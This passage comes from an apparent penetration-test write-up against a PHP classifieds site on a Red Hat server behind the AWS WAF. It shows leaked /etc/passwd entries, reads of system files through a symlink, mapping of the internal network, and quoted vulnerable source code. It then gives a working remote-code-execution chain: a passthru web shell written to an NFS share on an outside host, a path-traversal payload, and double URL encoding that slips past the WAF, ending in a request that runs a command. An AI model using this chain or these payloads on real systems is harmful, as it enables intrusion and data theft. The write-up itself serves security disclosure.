dswain:x:1119:10:Dale Swain:/home/dswain:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
qpidd:x:299:299:Owner of Qpidd Daemons:/var/lib/qpidd:/sbin/nologin
puppet:x:52:52:Puppet:/var/lib/puppet:/sbin/nologin
pe-puppet:x:298:298:Enterprise Distribution Puppet:/var/opt/lib/pe-puppet:/sbin/nologin
balance:x:1123:10::/home/balance:/bin/bash
scom:x:20101:20101:SCOM 2012 Service Account:/home/scom:/bin/bash
cplace:x:3140:3140:Chris Place:/home/cplace:/bin/bash
```

Requesting /etc/redhat-release through the wafbypass symlink:




Response

```
HTTP/2 200 OK
Date: Thu, 10 Feb 2022 13:59:47 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 56
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=455rhqu37bu0184cm39dq3gvg6; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Thu, 10 Feb 2022 13:59:47 GMT
Content-Description: File Transfer - redhat-release
Content-Disposition: attachment; filename="redhat-release";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

Red Hat Enterprise Linux Server release 6.10 (Santiago)
```


7 FINDING NEIGHBORING MACHINES

With the ability to trigger network requests from the server, and access to the /proc/self/net/arp file, I can make requests to identify any neighboring systems on the local network. Using another symlink to /etc/network-scripts I was able to pull the IP configuration for the server.



```
HTTP/2 200 OK
Date: Thu, 10 Feb 2022 14:51:13 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 169
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=0sjmi0ik0b8gd70g9eci99o1l3; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Thu, 10 Feb 2022 14:51:13 GMT
Content-Description: File Transfer - ifcfg-eth7
Content-Disposition: attachment; filename="ifcfg-eth7";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

DEVICE=eth7
ONBOOT=yes
USERCTL=no
BOOTPROTO=static
IPADDR=[redacted]
GATEWAY=[redacted]
NETMASK=[redacted]
PEERDNS=no
NAME=eth0
check_link_down() {
 return 1;
}

```


Next, I used sed to make a for loop to run curl to trigger request to all servers in the network. I had to use sleep in the loop, and pause multiple times, due to the long default connection timeout from the server. The server appears to be in an isolated subnet with the default AWS .1 router and .2 nameserver.



```
IP address           HW type     Flags       HW address            Mask     Device
[redacted]4.242      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.237      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.238      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.254      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.250      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.227      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.241      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.239      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.226      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.249      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.247      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.3        0x1         0x2         d8:67:d9:00:f0:c5     *        eth7
[redacted]4.244      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.222      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.243      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.240      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.218      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.1        0x1         0x2         00:00:0c:9f:f0:40     *        eth7
[redacted]4.220      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.228      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.245      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.229      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.233      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.246      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.231      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.235      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.216      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.251      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.2        0x1         0x2         40:55:39:09:8c:45     *        eth7
[redacted]4.225      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.248      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.221      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.232      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.224      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.223      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.230      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.217      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.236      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.253      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.219      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.252      0x1         0x0         00:00:00:00:00:00     *        eth7
[redacted]4.234      0x1         0x0         00:00:00:00:00:00     *        eth7
```


8 SOURCE CODE EVALUATION: REMOTE CODE EXECUTION

Looking back at the bg.php source code, another endpoint stands out, the load_table switch case. At the top of the file there was a "$json" variable declared. This variable is used by the load_table code to build a search parameter. The parameter is checked to see if it is set, and then decoded and assigned to "$search". The next line checks if "$search" contains any properties from the json_decode, if no properties exist, and "$json" is defined, it will urldecode the "$json" variable and attempt another json_decode. After this the table_name property from the json object is converted to lowercase and striped of whitespace. The code then loops through the "$search" object's properties to set some session values and build a query object. All of the query building code can be ignored since the query object is never converted to SQL or used in any way. Near the end of the code block, the query results are checked. This will always be undefined because no query was ever executed. If no results exist, the table_name property is parsed with the getTemplate function.




```
case "load_table":
    $obj->table = "";
    $search = $json ? json_decode($json) : null;
    if( !count($search) && $json ) $search = json_decode(urldecode($json)); // double-escaped
    $search = (object) $search;
    if( $search && ( $r["table_name"] || $search->table_name ) ) {
        $obj->table_name = $r["table_name"] ? strtolower(trim($r["table_name"])) : $search->table_name;
        if( is_object($search) ) {
            foreach($search as $key => $val) {
                if( is_scalar($val) ) {
                    if( preg_match("/^(>=|<=|=|-|<|>|\^|!|@|%)$/",trim($val)) ) $s[$key] = $val = ""; // strip out lone advanced filter characters
                    if( preg_match("/^<=?./",$val) ) { //allow < and <= filter operation symbols to pass through
                        $op = preg_replace("/^(<=?).*/", "$1", $val);
                        $val_remaning = preg_replace("/^<=?/", "", $val);
                        $s[$key] = $op.strip_tags($val_remaning);//still apply strip_tags to the remaining
                    } else {
                        $s[$key] = strip_tags($val);
                    }
                }
            }
            $sort_by = $search->table_sort_by && $search->table_sort_by != "null" ? strip_tags($search->table_sort_by) : "updated";
            $sort_asc = $search->table_sort_asc ? strip_tags($search->table_sort_asc) : "DESC";
            $limit = is_numeric($search->table_limit) ? $search->table_limit : 0;
            $offset = is_numeric($search->table_offset) ? $search->table_offset : 0;

            unset($uri_action, $uri_option);
            $tpl = $obj->table_name;

            if( is_array($obj->table_results) ) {
                $obj->table .= array2Table($obj->table_results,"darwin_table");
            } else if( !$tpl || !file_exists(getTemplate($tpl.".tpl")) ) {
                $obj->table .= '<div class="info">No '.strtolower(unSlugify($tpl)).' records found</div>';
                //$obj->table .= '<pre class="info_tip clear">'.print_r($path,true).'</pre>';
            } else {
                $obj->table = parseTemplate(getTemplate($tpl.".tpl"));
            }
            if( $obj->table ) $obj->table = preg_replace("@>\s+<@", "><", $obj->table);
        }
    }
    print(json_encode($obj)); // JSON encode results
    break;
```

The getTemplate function does a number of sanitization checks on the template parameter. Depending on the format of the template parameter, and multiple global variables, an array of file locations are built, and each location is checked to see if the requested template file exists in any of the locations. If any location is confirmed, the full path is returned.



```
// search for a template in common locations
function getTemplate($template, &$tsearch=null) {
    global $root_dir, $uri_action, $uri_option;
    $action = $uri_action;
    $option = $uri_option;
    if( !$template || $template == ".tpl" ) return "";
    if( !$action && preg_match("/^([^_]+)_(.*)\.(\w{3})$/i",$template) ) $action = preg_replace("/^([^_]+)_(.*)\.(\w{3})$/i", "\\1", $template);
    if( $action && !$option && preg_match("/^([^_]+)_([^_]+)_(.*)\.(\w{3})$/i",$template) ) $option = preg_replace("/^([^_]+)_([^_]+)_(.*)\.(\w{3})$/i", "\\2", $template);

    $template_dir = $root_dir."/templates";
    $tsearch = array();
    if( preg_match("@/@",$template) ) $tsearch[] = $template_dir."/".$template; // direct path honored first
    if( $action ) {
        if( $option ) {
            $tsearch[] = $template_dir."/".$action."/".$option."/".$template;
            $tsearch[] = $template_dir."/".$action."/".$option."_".$template;
            $tsearch[] = $template_dir."/".$action."_".$option."_".$template;
            $new_template = preg_replace("/^([^_]+)_([^_]+)_(.*)$/i", "\\3", $template);
            $tsearch[] = $template_dir."/".$action."/".$option."/".$new_template;
        }
        $new_template = preg_replace("/^([^_]+)_(.*)$/i", "\\2", $template);
        $tsearch[] = $template_dir."/".$action."/".$new_template;
        $tsearch[] = $template_dir."/".$action."/".$template;
        $tsearch[] = $template_dir."/".$action."_".$template;
        if( $option ) $tsearch[] = $template_dir."/".$action."_".$option."_".$template;
    }
    $tsearch[] = $template_dir."/".$template;
    $tsearch[] = $template_dir."/bg/".$template;
    if( $action ) {
        if( $option ) {
            $tsearch[] = $template_dir."/".$action."_".$option."_".$template;
            $tsearch[] = $template_dir."/bg/".$action."_".$option."_".$template;
        }
        $tsearch[] = $template_dir."/".$action."_".$template;
        $tsearch[] = $template_dir."/bg/".$action."_".$template;
    }
    if( $action == "bg" ) {
        $uscore = strpos($template,"_");
        if ($uscore && $uscore < strlen($template))
            $tsearch[] = $template_dir."/".substr($template,0,$uscore)."/".substr($template,$uscore+1);
    }
    foreach($tsearch as $tpath) {
        if( is_file($tpath) ) return $tpath;
    }
    return "";
}
```

This returns the template value back to the bg.php load_table code block. If the returned value from getTemplate references an existing file on the filesystem, then the value is passed to parseTemplate. The parseTemplate function is defined in the includes/functions.php file. It starts by setting up some globals and creating its own copies of the session and request arrays. Then it does some checks on the template file that was passed in. If the template file exists, it is included as a PHP source file.



```
function parseTemplate($tpl_to_parse, $template_params=null) {
    // If the template parameters are null then use globals
    if( is_null($template_params) ) {
        extract($GLOBALS); // this pulls in all global variables
    } else {
        extract($template_params); // this pulls in variables from the passed array
    }

    $s = &$_SESSION;
    $r = &$_REQUEST;

    $orig_tpl_name = $tpl_to_parse;
    if( !file_exists($tpl_to_parse) ) {
        $tpl_to_parse = getTemplate($tpl_to_parse);
    }
    if( file_exists($tpl_to_parse) ) {
        ob_start();
        @include($tpl_to_parse);
        $contents = preg_replace(
            array("@[\t\r ]+@","@\n+@","@%(\d)@"),
            array(" ","\n","% \\1"),
            ob_get_clean()); // strip white space
        $contents = utf8_encode($contents); // for json
    } else {
        $contents = $orig_tpl_name." not found";
    }
    return $contents;
}
```

With all these pieces in place, a Remote Code Execution exploit can be crafted. Using the NFS share, I created an exploit.tpl file with a simple PHP passthru function call to execute the body of the http request.

```
echo '<?php passthru(file_get_contents("php://input")); exit(); ?>' > /osec/exploit.tpl
```


Following the execution path in the code, a JSON string needs to be crafted to reference the exploit.tpl file using a table_name property. Since the getTemplate function doesn't do any sanitization of the template variable, it just prefixes parent directories to the path, I used parent path references to target the exploit.tpl file. The AWS WAF blocks parent path references in the request, but it will only do a single URL decode to identify them. Since the load_table code block assumes any error on the json_decode is due to URL encoding, double encoding the JSON string will bypass the AWS WAF filters and still work in the load_table code block. Using the following JSON string:

```
{"table_name":"../../../../../../../../../net/45.33.32.12/osec/exploit"}
```

And doing 2 rounds of URL encoding in Burp Suite results in:

```
[redacted]
5%37%30%25%36%63%25%36%66%25%36%39%25%37%34%25%32%32%25%37%64
```

Testing the payload on the server results in successful code execution.



Request

```
GET /classifieds/bg?id=1&a=load_table&type=1&opt=1&
json=[redacted]
HTTP/2
Host: [redacted]
User-Agent: curl/7.74.0
Accept: */*
Content-Length: 2

id
